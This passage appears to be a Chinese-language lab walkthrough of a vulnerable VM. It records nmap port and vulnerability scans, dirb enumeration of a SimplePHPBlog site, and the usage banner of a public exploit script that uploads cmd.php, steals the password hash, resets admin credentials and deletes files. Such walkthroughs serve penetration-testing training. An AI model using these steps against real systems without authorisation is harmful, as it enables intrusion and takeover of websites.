╭─ /home/kali 、 with root@kali at 06:54:54 ─╮ ╰─❯ nmap -sn 192.168.84.0/24 ─╯ Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-06 06:57 EDT Nmap scan report for 192.168.84.50 Host is up (0.00017s latency). MAC Address: 70:08:94:2E:B7:41 (Unknown) Nmap scan report for 192.168.84.247 Host is up (0.00040s latency). MAC Address: 00:0C:29:45:9C:E1 (VMware) Nmap scan report for 192.168.84.248 Host is up (0.050s latency). MAC Address: 86:24:23:7D:AC:BA (Unknown) Nmap scan report for 192.168.84.182 Host is up. Nmap done: 256 IP addresses (4 hosts up) scanned in 2.45 seconds
靶机的ip地址为192.168.84.248
1 2 3 4 5 6 7 8 9 10 11 12 13
╭─ /home/kali took 11s with root@kali at 06:58:22 ─╮ ╰─❯ nmap -sT --min-rate 10000 -p- 192.168.84.247 ─╯ Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-06 06:59 EDT Nmap scan report for 192.168.84.247 Host is up (0.025s latency). Not shown: 65533 closed tcp ports (conn-refused) PORT STATE SERVICE 22/tcp open ssh 80/tcp open http MAC Address: 00:0C:29:45:9C:E1 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 6.69 seconds
╭─ /home/kali ················································ with root@kali at 06:59:47 ─╮ ╰─❯ nmap -sT -sC -p22,80 -sV -O 192.168.84.247 ─╯ Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-06 07:00 EDT Nmap scan report for 192.168.84.247 Host is up (0.0014s latency).
PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 5.8p1 Debian 1ubuntu3 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: | 1024 85:d3:2b:01:09:42:7b:20:4e:30:03:6d:d1:8f:95:ff (DSA) | 2048 30:7a:31:9a:1b:b8:17:e7:15:df:89:92:0e:cd:58:28 (RSA) |_ 256 10:12:64:4b:7d:ff:6a:87:37:26:38:b1:44:9f:cf:5e (ECDSA) 80/tcp open http Apache httpd 2.2.17 ((Ubuntu)) |_http-server-header: Apache/2.2.17 (Ubuntu) | http-cookie-flags: | /: | PHPSESSID: |_ httponly flag not set |_http-title: Welcome to this Site! MAC Address: 00:0C:29:45:9C:E1 (VMware) Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port Device type: general purpose Running: Linux 2.6.X OS CPE: cpe:/o:linux:linux_kernel:2.6 OS details: Linux 2.6.32 - 2.6.39 Network Distance: 1 hop Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 8.22 seconds
开放了80,22端口 服务器大概率是linux系统
使用UDP扫描:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17
╭─ /home/kali ·········································· х INT with root@kali at 07:04:55 ─╮
╰─❯ nmap -sU 192.168.84.247 --min-rate 10000                                              ─╯
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-06 07:05 EDT
Nmap scan report for 192.168.84.247
Host is up (0.0020s latency).
Not shown: 994 open|filtered udp ports (no-response)
PORT      STATE  SERVICE
3296/udp  closed rib-slm
17762/udp closed unknown
40622/udp closed unknown
45722/udp closed unknown
49171/udp closed unknown
57977/udp closed unknown
MAC Address: 00:0C:29:45:9C:E1 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.54 seconds
╭─ /home/kali  took 8s with root@kali at 07:00:21 ─╮
╰─❯ nmap --script=vuln 192.168.84.247             ─╯
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-06 07:06 EDT
Nmap scan report for 192.168.84.247
Host is up (0.0029s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.84.247
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://192.168.84.247:80/register.php
|     Form id:
|     Form action: register.php
|
|     Path: http://192.168.84.247:80/login.php
|     Form id:
|_    Form action: login.php
| http-cookie-flags:
|   /:
|     PHPSESSID:
|       httponly flag not set
|   /login.php:
|     PHPSESSID:
|       httponly flag not set
|   /login/:
|     PHPSESSID:
|       httponly flag not set
|   /index/:
|     PHPSESSID:
|       httponly flag not set
|   /register/:
|     PHPSESSID:
|_      httponly flag not set
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:

|   /blog/: Blog
|   /login.php: Possible admin folder
|   /login/: Login page
|   /info.php: Possible information file
|   /icons/: Potentially interesting folder w/ directory listing
|   /includes/: Potentially interesting directory w/ listing on 'apache/2.2.17 (ubuntu)'
|   /index/: Potentially interesting folder
|   /info/: Potentially interesting folder
|_  /register/: Potentially interesting folder
MAC Address: 00:0C:29:45:9C:E1 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 31.31 seconds

<!DOCTYPE htmlPUBLIC"-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"> <htmlxmlns="http://www.w3.org/1999/xhtml"xml:lang="en"lang="en"> <head> <metahttp-equiv="content-type"content="text/html; charset=iso-8859-1" /> <title>Welcome to this Site!</title> <styletype="text/css"media="screen">@import"includes/layout.css";</style> </head> <body> <divid="Header">IsIntS</div> <divid="Content"> <!-- End of Header --> <h1>Welcome</h1><p>Welcome to my IsIntS Internal Website.</p> <p>If you have any questions email me at admin@isints.com</p>
<!-- End of Content --> </div>
<divid="Menu"> <ahref="index.php"title="Home Page">Home</a><br /> <ahref="register.php"title="Register for the Site">Register</a><br /> <ahref="login.php"title="Login">Login</a><br /> </div> </body> </html>
╭─ /home/kali  х 255 with root@kali at 07:16:54 ─╮
╰─❯ dirb "http://192.168.84.247/"               ─╯

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Aug  6 07:17:06 2026
URL_BASE: http://192.168.84.247/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.84.247/ ----
+ http://192.168.84.247/activate (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.84.247/blog/
+ http://192.168.84.247/cgi-bin/ (CODE:403|SIZE:290)
==> DIRECTORY: http://192.168.84.247/includes/
+ http://192.168.84.247/index (CODE:200|SIZE:854)
+ http://192.168.84.247/index.php (CODE:200|SIZE:854)
+ http://192.168.84.247/info (CODE:200|SIZE:50197)
+ http://192.168.84.247/info.php (CODE:200|SIZE:50066)

+ http://192.168.84.247/login (CODE:200|SIZE:1174)
+ http://192.168.84.247/register (CODE:200|SIZE:1562)
+ http://192.168.84.247/server-status (CODE:403|SIZE:295)

---- Entering directory: http://192.168.84.247/blog/ ----
+ http://192.168.84.247/blog/add (CODE:302|SIZE:0)
+ http://192.168.84.247/blog/atom (CODE:200|SIZE:1068)
+ http://192.168.84.247/blog/categories (CODE:302|SIZE:0)
+ http://192.168.84.247/blog/comments (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.84.247/blog/config/
+ http://192.168.84.247/blog/contact (CODE:200|SIZE:6574)
==> DIRECTORY: http://192.168.84.247/blog/content/
+ http://192.168.84.247/blog/delete (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.84.247/blog/docs/
==> DIRECTORY: http://192.168.84.247/blog/flash/
==> DIRECTORY: http://192.168.84.247/blog/images/
+ http://192.168.84.247/blog/index (CODE:200|SIZE:8698)
+ http://192.168.84.247/blog/index.php (CODE:200|SIZE:8698)
+ http://192.168.84.247/blog/info (CODE:302|SIZE:0)
+ http://192.168.84.247/blog/info.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.84.247/blog/interface/
==> DIRECTORY: http://192.168.84.247/blog/languages/
+ http://192.168.84.247/blog/login (CODE:200|SIZE:6323)
+ http://192.168.84.247/blog/logout (CODE:302|SIZE:0)
+ http://192.168.84.247/blog/options (CODE:302|SIZE:0)
+ http://192.168.84.247/blog/rdf (CODE:200|SIZE:1425)
+ http://192.168.84.247/blog/rss (CODE:200|SIZE:1249)
==> DIRECTORY: http://192.168.84.247/blog/scripts/
+ http://192.168.84.247/blog/search (CODE:200|SIZE:5607)
+ http://192.168.84.247/blog/setup (CODE:302|SIZE:0)
+ http://192.168.84.247/blog/static (CODE:302|SIZE:0)
+ http://192.168.84.247/blog/stats (CODE:200|SIZE:6116)
==> DIRECTORY: http://192.168.84.247/blog/themes/
+ http://192.168.84.247/blog/trackback (CODE:302|SIZE:0)
+ http://192.168.84.247/blog/upgrade (CODE:302|SIZE:0)

---- Entering directory: http://192.168.84.247/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.84.247/blog/config/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.84.247/blog/content/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.84.247/blog/docs/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.84.247/blog/flash/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.84.247/blog/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.84.247/blog/interface/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.84.247/blog/languages/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.84.247/blog/scripts/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.84.247/blog/themes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Thu Aug  6 07:17:23 2026
DOWNLOADED: 9224 - FOUND: 30
________________________________________________________________________________ SimplePHPBlog v0.4.0 Exploits by Kenneth F. Belva, CISSP http://www.ftusecurity.com ________________________________________________________________________________
Program : 1191.pl Version : v0.1 Date : 8/25/2005 Descript: This perl script demonstrates a few flaws in SimplePHPBlog.
Comments: THIS PoC IS FOR EDUCATIONAL PURPOSES ONLY... DO NOT RUN THIS AGAINST SYSTEMS TO WHICH YOU DO NOT HAVE PERMISSION TO DO SO!
Please see this script comments for solution/fixes to demonstrated vulnerabilities. http://www.simplephpblog.com
Usage : 1191.pl [-h host] [-e exploit]
-? : this menu -h : host -e : exploit (1) : Upload cmd.php in [site]/images/ (2) : Retreive Password file (hash) (3) : Set New User Name and Password [NOTE - uppercase switches for exploits] -U : user name -P : password (4) : Delete a System File -F : Path and System File